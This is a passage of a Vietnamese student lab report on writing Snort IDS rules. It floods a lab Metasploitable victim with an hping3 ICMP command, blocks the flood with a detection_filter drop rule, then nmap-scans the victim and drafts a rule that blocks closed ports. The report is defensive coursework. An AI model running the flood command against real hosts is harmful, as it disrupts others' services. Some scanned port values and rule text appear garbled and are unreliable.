

BÁO CÁO THỰC HÀNH

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Tên chủ đề: Viết rule trên Snort

GVHD: Trương Thị Hoàng Hảo

Nhóm: 07

1. THÔNG TIN CHUNG:

Lớp: NT204.P21.ANTT.2

STT	Họ và tên	MSSV	Email
1	Nguyễn Khánh Linh	22520769	22520769@gm.uit.edu.vn
2	Nguyễn Phúc Nhi	22521041	22521041@gm.uit.edu.vn
3	Phạm Thị Cẩm Tiên	22521473	22521473@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1.1	100%	2 – 5
2	Yêu cầu 1.2	100%	5 – 15
3	Yêu cầu 1.3	100%	15 – 18
4	Yêu cầu 1.4	100%	19 – 22
5	Yêu cầu 1.5	100%	22 – 30

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Yêu cầu 1.1 Ngăn chặn tấn công ICMP Flood

- Trước khi set rule ta thực hiện tấn công ICMP Flood trên máy Kali bằng lệnh **sudo hping3 -icmp -i u50000 -c 1000000 192.168.73.200**


The screenshot shows a Kali Linux terminal window with the command `sudo hping3 -icmp -i u50000 -c 1000000 192.168.73.200` running. The terminal output shows numerous ICMP echo requests being sent from the Kali host to the target IP 192.168.73.200. Below the terminal is a Windows host's taskbar with Wireshark open, showing a large number of ICMP packets originating from the Kali VM.

```
(kali㉿kali)-[~]
$ sudo hping3 -icmp -i u50000 -c 1000000 192.168.73.200
HPING 192.168.73.200 (eth0 192.168.73.200): icmp mode set, 28 headers + 0 dat
a bytes
len=46 ip=192.168.73.200 ttl=63 id=1149 icmp_seq=0 rtt=3.7 ms
len=46 ip=192.168.73.200 ttl=63 id=1150 icmp_seq=1 rtt=9.1 ms
len=46 ip=192.168.73.200 ttl=63 id=1151 icmp_seq=2 rtt=9.1 ms
len=46 ip=192.168.73.200 ttl=63 id=1152 icmp_seq=3 rtt=3.7 ms
len=46 ip=192.168.73.200 ttl=63 id=1153 icmp_seq=4 rtt=9.6 ms
len=46 ip=192.168.73.200 ttl=63 id=1154 icmp_seq=5 rtt=6.9 ms
len=46 ip=192.168.73.200 ttl=63 id=1155 icmp_seq=6 rtt=4.3 ms
len=46 ip=192.168.73.200 ttl=63 id=1156 icmp_seq=7 rtt=7.9 ms
len=46 ip=192.168.73.200 ttl=63 id=1157 icmp_seq=8 rtt=7.4 ms
len=46 ip=192.168.73.200 ttl=63 id=1158 icmp_seq=9 rtt=4.6 ms
len=46 ip=192.168.73.200 ttl=63 id=1159 icmp_seq=10 rtt=10.4 ms
len=46 ip=192.168.73.200 ttl=63 id=1160 icmp_seq=11 rtt=9.3 ms
len=46 ip=192.168.73.200 ttl=63 id=1161 icmp_seq=12 rtt=5.6 ms
len=46 ip=192.168.73.200 ttl=63 id=1162 icmp_seq=13 rtt=5.8 ms
len=46 ip=192.168.73.200 ttl=63 id=1163 icmp_seq=14 rtt=3.5 ms
len=46 ip=192.168.73.200 ttl=63 id=1164 icmp_seq=15 rtt=9.0 ms
len=46 ip=192.168.73.200 ttl=63 id=1165 icmp_seq=16 rtt=9.7 ms
len=46 ip=192.168.73.200 ttl=63 id=1166 icmp_seq=17 rtt=7.3 ms
len=46 ip=192.168.73.200 ttl=63 id=1167 icmp_seq=18 rtt=5.1 ms
len=46 ip=192.168.73.200 ttl=63 id=1168 icmp_seq=19 rtt=2.9 ms
len=46 ip=192.168.73.200 ttl=63 id=1169 icmp_seq=20 rtt=7.7 ms
len=46 ip=192.168.73.200 ttl=63 id=1170 icmp_seq=21 rtt=5.1 ms
len=46 ip=192.168.73.200 ttl=63 id=1171 icmp_seq=22 rtt=3.2 ms
len=46 ip=192.168.73.200 ttl=63 id=1172 icmp_seq=23 rtt=8.5 ms
len=46 ip=192.168.73.200 ttl=63 id=1173 icmp_seq=24 rtt=5.5 ms
len=46 ip=192.168.73.200 ttl=63 id=1174 icmp_seq=25 rtt=2.6 ms
len=46 ip=192.168.73.200 ttl=63 id=1175 icmp_seq=26 rtt=7.9 ms
len=46 ip=192.168.73.200 ttl=63 id=1176 icmp_seq=27 rtt=5.0 ms
len=46 ip=192.168.73.200 ttl=63 id=1177 icmp_seq=28 rtt=7.8 ms
len=46 ip=192.168.73.200 ttl=63 id=1178 icmp_seq=29 rtt=7.8 ms
len=46 ip=192.168.73.200 ttl=63 id=1179 icmp_seq=30 rtt=5.6 ms
len=46 ip=192.168.73.200 ttl=63 id=1180 icmp_seq=31 rtt=2.9 ms
len=46 ip=192.168.73.200 ttl=63 id=1181 icmp_seq=32 rtt=3.9 ms
len=46 ip=192.168.73.200 ttl=63 id=1182 icmp_seq=33 rtt=9.9 ms
len=46 ip=192.168.73.200 ttl=63 id=1183 icmp_seq=34 rtt=3.2 ms
len=46 ip=192.168.73.200 ttl=63 id=1184 icmp_seq=35 rtt=8.9 ms
len=46 ip=192.168.73.200 ttl=63 id=1185 icmp_seq=36 rtt=7.0 ms
len=46 ip=192.168.73.200 ttl=63 id=1186 icmp_seq=37 rtt=3.8 ms
len=46 ip=192.168.73.200 ttl=63 id=1187 icmp_seq=38 rtt=9.5 ms
len=46 ip=192.168.73.200 ttl=63 id=1188 icmp_seq=39 rtt=6.9 ms
len=46 ip=192.168.73.200 ttl=63 id=1189 icmp_seq=40 rtt=4.5 ms
len=46 ip=192.168.73.200 ttl=63 id=1190 icmp_seq=41 rtt=2.5 ms
len=46 ip=192.168.73.200 ttl=63 id=1191 icmp_seq=42 rtt=5.1 ms
```

Trong đó:

- icmp** là tùy chọn để chỉ loại gói tin ICMP
- i u50000** là tùy chọn để thiết lập thời gian giữa các gói ICMP. Ở đây, thời gian được đặt là 50000 micro giây = 50 ms.
- c 1000000** là tùy chọn để chỉ định số lượng gói tin ICMP sẽ gửi đi.
- Ta set rule ngăn chặn ICMP Flood trên Snort:

`drop icmp any any -> 192.168.73.200 any (msg: "Threshold Exceeded - ICMP Flood"; itype:8; detection_filter: track by_src, count 23, seconds 5; sid:10000001; rev:1;)`



Trong đó:

- **drop** là dùng để xác định rule này sẽ loại bỏ các gói tin ICMP khi điều kiện được kích hoạt thay vì tạo ra cảnh báo.
- **icmp any any -> 192.168.73.200 any** nghĩa là sẽ loại bỏ tất cả gói tin từ bất kỳ nguồn nào đến máy Victim (192.168.73.200)
- **itype:8** nghĩa là chỉ áp dụng cho các gói tin ICMP echo request (type 8). Điều này đảm bảo chỉ áp dụng rule cho các gói tin ICMP ping
- **detection_filter: track by_src, count 23 seconds 5** là thiết lập ngưỡng cho rule. Ở đây là cho phép mỗi nguồn chỉ được phép gửi tối đa 23 gói trong vòng 5 giây.
- **sid:10000001** là địa chỉ id duy nhất của rule
- **rev:1** chỉ số phiên bản của rule
- Sau khi tạo file rule ta sẽ chỉnh lại file /etc/snort/nhom7-snort.conf

```

Snort - VMware Workstation
File Edit View VM Tabs Help ||| < > << >> <<< >>> <<<< >>>> <<<<< >>>>>
Metasploitable2-Linux [ ] kali-linux-2025.1a-vmware-amd... [ ] Snort [ ] Router [ ]
GNU nano 7.2
config daq: apacket
config daq_mode: Online
include /etc/snort/rules/nhom7_2.rules

File Name to Write: /etc/snort/nhom7-snort.conf
[<] HELP [+] Cancel [+] DOS Format [+] Mac Format [+] Append [+] Prepend [+] Backup File [+] Browse

```

To direct input to this VM, click inside or press Ctrl+G.

- Sau đó ta sẽ chạy snort và kết quả thu được:
- Trên snort:

```

Snort - VMware Workstation
File Edit View VM Tabs Help ||| < > << >> <<< >>> <<<< >>>>>
Metasploitable2-Linux [ ] kali-linux-2025.1a-vmware-amd... [ ] Snort [ ] Router [ ]
04/10/07:43:46.571784 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:46.722588 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:46.773157 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:46.823556 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:46.874449 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:46.925015 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:46.975681 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.026084 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.079180 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.132980 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.186612 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.240964 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.295396 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.481849 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.532489 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.593200 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.654178 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.694999 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.735712 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.786467 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.837387 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200
WARNING: No preprocessors configured for policy 0.
04/10/07:43:47.888177 [Drop] [**] [1:100000001:1] Threshold Exceeded - ICMP Flood [**] [Priority: 0] [ICMP] 10.81.73.100 -> 192.168.73.200

```

To direct input to this VM, click inside or press Ctrl+G.

- Trên Kali:

```
(kali㉿kali)-[~]
$ sudo hping3 -c 1000000 192.168.73.200
HPING 192.168.73.200 (eth0 192.168.73.200): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.73.200 ttl=63 id=43307 icmp_seq=1 rtt=0.7 ms
len=46 ip=192.168.73.200 ttl=63 id=43308 icmp_seq=2 rtt=2.5 ms
len=46 ip=192.168.73.200 ttl=63 id=43329 icmp_seq=3 rtt=4.0 ms
len=46 ip=192.168.73.200 ttl=63 id=43330 icmp_seq=4 rtt=4.0 ms
len=46 ip=192.168.73.200 ttl=63 id=43331 icmp_seq=5 rtt=5.6 ms
len=46 ip=192.168.73.200 ttl=63 id=43332 icmp_seq=6 rtt=2.5 ms
len=46 ip=192.168.73.200 ttl=63 id=43333 icmp_seq=7 rtt=8.7 ms
len=46 ip=192.168.73.200 ttl=63 id=43334 icmp_seq=8 rtt=5.3 ms
len=46 ip=192.168.73.200 ttl=63 id=43335 icmp_seq=9 rtt=5.3 ms
len=46 ip=192.168.73.200 ttl=63 id=43336 icmp_seq=10 rtt=8.2 ms
len=46 ip=192.168.73.200 ttl=63 id=43337 icmp_seq=11 rtt=5.2 ms
len=46 ip=192.168.73.200 ttl=63 id=43338 icmp_seq=12 rtt=2.5 ms
len=46 ip=192.168.73.200 ttl=63 id=43339 icmp_seq=13 rtt=2.5 ms
len=46 ip=192.168.73.200 ttl=63 id=43340 icmp_seq=14 rtt=9.1 ms
len=46 ip=192.168.73.200 ttl=63 id=43341 icmp_seq=15 rtt=6.2 ms
len=46 ip=192.168.73.200 ttl=63 id=43342 icmp_seq=16 rtt=4.3 ms
len=46 ip=192.168.73.200 ttl=63 id=43343 icmp_seq=17 rtt=5.2 ms
len=46 ip=192.168.73.200 ttl=63 id=43344 icmp_seq=18 rtt=5.2 ms
len=46 ip=192.168.73.200 ttl=63 id=43345 icmp_seq=19 rtt=6.8 ms
len=46 ip=192.168.73.200 ttl=63 id=43346 icmp_seq=20 rtt=8.1 ms
len=46 ip=192.168.73.200 ttl=63 id=43347 icmp_seq=21 rtt=5.8 ms
len=46 ip=192.168.73.200 ttl=63 id=43348 icmp_seq=22 rtt=2.8 ms
```
192.168.73.200 hping statistic —
504 packets transmitted, 23 packets received, 96% packet loss
round-trip min/avg/max = 2.3/6.9/31.6 ms
(kali㉿kali)-[~]
```

### ○ Trên Victim:

```
nsfadmin@metasploitable:~$ sudo tcpdump -i any icmp
tcpdump: WARNING: Promiscuous mode not supported on the "any" device
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 96 bytes
0 packets captured
0 packets received by filter
0 packets dropped by kernel
nsfadmin@metasploitable:~$
```

## 2. Yêu cầu 1.2 Chỉ cho phép truy cập đến các dịch vụ đang chạy trên Victim

- Khởi động Snort với rule cũ của lab 1.

Ubuntu Server 1 - VMware Workstation

File Edit View VM Tabs Help

Library Type here to search

My Computer

- Ubuntu 24.04.2
- Ubuntu 24.04.2 clone
- kali-linux-2024-4-vmware-amd64
- Windows 10
- Ubuntu Server
- Ubuntu Server 1
- Metasploitable2-Linux
- Kali
- Ubuntu 24.04.2 CCMD
- Ubuntu Server 32
- Ubuntu Server 32 clone

vccenter.inseclab.local

src 0 0 0 0  
dst 0 0 0 0  
any 0 0 1 0  
rc 0 0 1 0  
s+d 0 0 0 0

[detection-filter-config]  
memory-cap : 1048576 bytes

[detection-filter-rules]  
none

[rate-filter-config]  
memory-cap : 1048576 bytes

[rate-filter-rules]  
none

[event-filter-config]  
memory-cap : 1048576 bytes

[event-filter-global]  
[event-filter-local]  
none

[suppression]  
none

Rule application order: pass->drop->sdrop->reject->alert->log  
Verifying Preprocessor Configurations!

Port Based Pattern Matching Memory  
afnacket DAQ configured to inline.  
Monitoring network traffic from 'ens3:ens38'.  
Reload thread started...  
Read thread started, thread 0x7a549bb006c0 (35709)

-->> Initialization Complete <-->

-->> Snort! <-->  
Version 2.9.20 GRE (Build 82)  
Copyright (C) 1998-2013 Sourcefire, Inc. et al.  
Using libpcap version 1.16.4 (with TPACKET\_V3)  
Using PCRE version 8.39 2016-06-14  
Using ZLIB version : 1.3

Commencing packet processing (pid=35700)  
Decoding Ethernet

To direct input to this VM, click inside or press Ctrl+G.

4 33°C  
Nắng ráo rực

Search

File Home Ubuntu Server Ubuntu Server 1 Metasploitable2-Linux kali

12:00 PM 4/10/2025


- Trên máy kali sử dụng nmap quét các cổng đang mở trên máy Victim.

The screenshot shows a Kali Linux terminal window titled '(kali㉿kali)-[~]' running on a VMware Workstation host. The terminal displays the results of an nmap port scan against the IP address 192.168.2.00. The scan identified 977 closed TCP ports and found the following open services:


| Port     | State | Service      |
|----------|-------|--------------|
| 21/tcp   | open  | ftp          |
| 22/tcp   | open  | ssh          |
| 23/tcp   | open  | telnet       |
| 25/tcp   | open  | smtp         |
| 53/tcp   | open  | domain       |
| 80/tcp   | open  | http         |
| 111/tcp  | open  | rpcbind      |
| 139/tcp  | open  | netbios-ssn  |
| 445/tcp  | open  | microsoft-ds |
| 513/tcp  | open  | exec         |
| 514/tcp  | open  | login        |
| 515/tcp  | open  | shell        |
| 1099/tcp | open  | rmiregistry  |
| 1524/tcp | open  | ingresslock  |
| 2049/tcp | open  | nfs          |
| 2121/tcp | open  | cproxxy-ftp  |
| 3306/tcp | open  | mysql        |
| 5432/tcp | open  | postgresql   |
| 5631/tcp | open  | ircd         |
| 6800/tcp | open  | X11          |
| 6667/tcp | open  | irc          |
| 8009/tcp | open  | ajp13        |
| 8180/tcp | open  | unknown      |

The terminal also shows the message 'Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds'.

- Ta kiểm tra thử trạng thái port 8080 của máy Victim ta thấy port này đang đóng.



- Viết Snort rule chỉ cho phép các máy truy cập đến các port đang mở của máy Victim. Chặn tất cả các port còn lại.





```

GNU nano 7.2
/etc/nsmatchd/rules/nsmatchd.rules
drop tcp any any -> 192.168.2.200 !([21,22,23,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,5432,5960,6000,6667,8003,8108]) (msg:"Drop all TCP access")
[access to closed port'; sid:10000001; rev:1;]

```

To direct input to this VM, click inside or press Ctrl+G.

34°C Nắng rải rác

Search


3:31 PM ENG 4/10/2025

- Giải thích rule:

